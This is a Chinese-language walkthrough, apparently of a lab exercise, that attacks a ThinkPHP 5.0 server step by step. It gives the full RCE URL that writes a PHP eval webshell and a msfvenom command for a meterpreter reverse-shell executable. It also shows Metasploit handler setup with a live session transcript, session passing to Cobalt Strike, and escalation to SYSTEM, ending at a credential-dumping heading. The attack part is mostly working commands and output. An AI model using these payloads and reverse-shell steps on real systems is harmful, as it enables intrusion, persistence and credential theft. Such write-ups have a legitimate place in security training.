
漏洞探测

Thinkphp框架v5.0版本



:)

ThinkPHP V5

十年磨一剑 - 为API开发设计的高性能框架

[V5.0 版本由 七牛云 独家赞助发布]

```
使用框架利用工具
探测出存在ThinkPHP5 5.0.22/5.1.29 远程代码执行漏洞(5-rce)
漏洞原理:由于框架错误地处理了控制器名称，因此如果网站未启用强制路由（默认设置），则该框架可以执行任何方法，从而导致RCE漏洞。
```

```
查找漏洞利用poc
https://mp.weixin.qq.com/s/3fc1_5EA08dyr16SNQm3HQ
```


漏洞复现

漏洞触发地址:

```
/index.php?s=/index/\think\app/invokefunction&function=call_user_func_array&vars[0]=file_put_contents&vars[1][]=shell.php&vars[1][]=+url编码后的马子
```

```
http://192.168.111.150/index.php?s=/index/\think\app/invokefunction&function=call_user_func_array&vars[0]=file_put_contents&vars[1][]=milu.php&vars[1][]=%3C%3Fphp%20phpinfo()%3B%20eval(%40%24_POST[%27cmd%27])%3B%20%3F%3E
```


成功上传webshell



PHP Version 5.5.38

System	Windows NT WIN7 6.1 build 7601 (Windows 7 Professional Edition Service Pack 1) i586
Build Date	Jul 20 2016 11:08:49
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\x86\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"

蚁剑连接




名称	日期	大小	属性
static	2020-03-04 16:48:52	0 b	0777
.htaccess	2018-09-07 08:09:00	216 b	0666
add.php	2020-01-19 03:39:03	122.98 Kb	0666
favicon.ico	2018-09-07 08:09:00	1.12 Kb	0666
index.php	2018-09-07 08:09:00	766 b	0666
milu.php	2025-12-02 22:11:36	41 b	0666
robots.txt	2018-09-07 08:09:00	24 b	0666
router.php	2018-09-07 08:09:00	840 b	0666

上线MSF

1.生成反弹shell


```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.111.25
LPORT=2222 -f exe -o msfshell.exe
```



```
C:\Users\Administrator\Desktop>msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.111.25 LPORT=2222 -f exe -o
 shellx64.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes
Saved as: shellx64.exe
```


2.MSF开启监听

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.111.25
set LPORT 2222
run
```



```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.111.25
LHOST => 192.168.111.25
msf exploit(multi/handler) > set LPORT 2222
LPORT => 2222
msf exploit(multi/handler) > run
[-] Handler failed to bind to 192.168.111.25:2222:-  -
[*] Started reverse TCP handler on 0.0.0.0:2222
```

3.上传蚁剑并执行，成功上线




```
LPORT => 2222
msf exploit(multi/handler) > run
[-] Handler failed to bind to 192.168.111.25:2222:-  -
[*] Started reverse TCP handler on 0.0.0.0:2222
[*] Sending stage (230982 bytes) to 192.168.111.150
[*] Meterpreter session 1 opened (10.8.0.6:2222 -> 192.168.111.150:52713)

meterpreter >
```

```
系统信息: Windows NT WIN7 6.1 build 7601 (Windows 7 Professional Edi
当前用户: Administrator
(*) 输入 ashelp 查看本地命令
C:\phpStudy\PHPTutorial\WWW\public> cd C:/phpStudy/PHPTutorial/WWW/

C:\phpStudy\PHPTutorial\WWW\public> shellx64.exe
C:\phpStudy\PHPTutorial\WWW\public>
```

```
//查看进程
ps
//迁移进程
migrate
//查看当前用户
getuid
```


- 无可迁移进程进行提权



```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User               Path
 ---   ----  ----               ----  -------  ----               ----
 0     0     [System Process]
 4     0     System
 252   4     smss.exe
 296   488   svchost.exe
 332   324   csrss.exe
 384   376   csrss.exe
 392   324   wininit.exe
 440   376   winlogon.exe
 488   392   services.exe
 496   392   lsass.exe
 508   392   lsm.exe
 560   488   svchost.exe
 572   2436  rundll32.exe       x86   0        SUN\Administrator  C:\Windows\SysWOW64\rundll32.exe
 624   488   svchost.exe
 664   3340  cmd.exe            x86   0        SUN\Administrator  C:\Windows\SysWOW64\cmd.exe
 692   488   svchost.exe
 740   488   svchost.exe
 812   440   LogonUI.exe
 828   488   svchost.exe
 856   488   svchost.exe
 1116  488   spoolsv.exe
 1148  488   svchost.exe
 1508  1984  httpd.exe          x86   0        SUN\Administrator  C:\phpStudy\PHPTutorial\Apache\bin\httpd.exe
 1584  488   svchost.exe
 1832  488   svchost.exe
 1940  856   taskeng.exe        x64   0        SUN\Administrator  C:\Windows\system32\taskeng.exe
 1984  1940  httpd.exe          x86   0        SUN\Administrator  C:\phpStudy\PHPTutorial\Apache\bin\httpd.exe
 2000  1940  mysqld.exe         x86   0        SUN\Administrator  C:\phpStudy\PHPTutorial\MySQL\bin\mysqld.exe
 2028  332   conhost.exe        x64   0        SUN\Administrator  C:\Windows\system32\conhost.exe
 2436  1984  notepad.exe        x86   0        SUN\Administrator  C:\Windows\SysWOW64\notepad.exe
 2632  488   svchost.exe
 2660  488   sppsvc.exe
 2728  488   SearchIndexer.exe
 2824  664   shellx64.exe       x64   0        SUN\Administrator  C:\phpStudy\PHPTutorial\WWW\public\shellx64.exe
 3340  1508  cmd.exe            x86   0        SUN\Administrator  C:\Windows\SysWOW64\cmd.exe
 3460  332   conhost.exe        x64   0        SUN\Administrator  C:\Windows\system32\conhost.exe

meterpreter > getuid
Server username: SUN\Administrator
meterpreter > 
```

MSF转CS

1. cs创建监听器



创建监听器

名字: MSF

Payload: Beacon HTTP

Payload选项

HTTP地址: 192.168.111.25

地址轮询策略: round-robin

最大重试策略: none

HTTP地址(Stager): 192.168.111.25

配置名称: default

HTTP端口(上线): 2222

HTTP端口(监听):

HTTP Host头:


HTTP代理:


2.msf转发会话

```
use exploit/windows/local/payload_inject #使用该模块可以将 Metasploit 获取到的会话注入到CS中
set payload windows/meterpreter/reverse_http #和cs监听器保持一致
set prependmigrate true      #可以不设置，但是端口不要和CS冲突了。
set DisablePayloadHandler true  #可以不设置
set lhost XXXX.XXX.XXX.XX     #CS的IP
set lport XXX    #CS上的listen端口
set session 1    #要转发的session
run
```

```
use exploit/windows/local/payload_inject
set payload windows/meterpreter/reverse_http
set lhost 192.168.111.25
set lport 2222
set session 3
run
```


cs提权





external	internal	listener	user	computer
192.168.111.150	192.168.138.136	MSF上线	Administrator	WIN7
192.168.111.150	192.168.138.136	MSF上线	SYSTEM *	WIN7

抓取明文密码hash

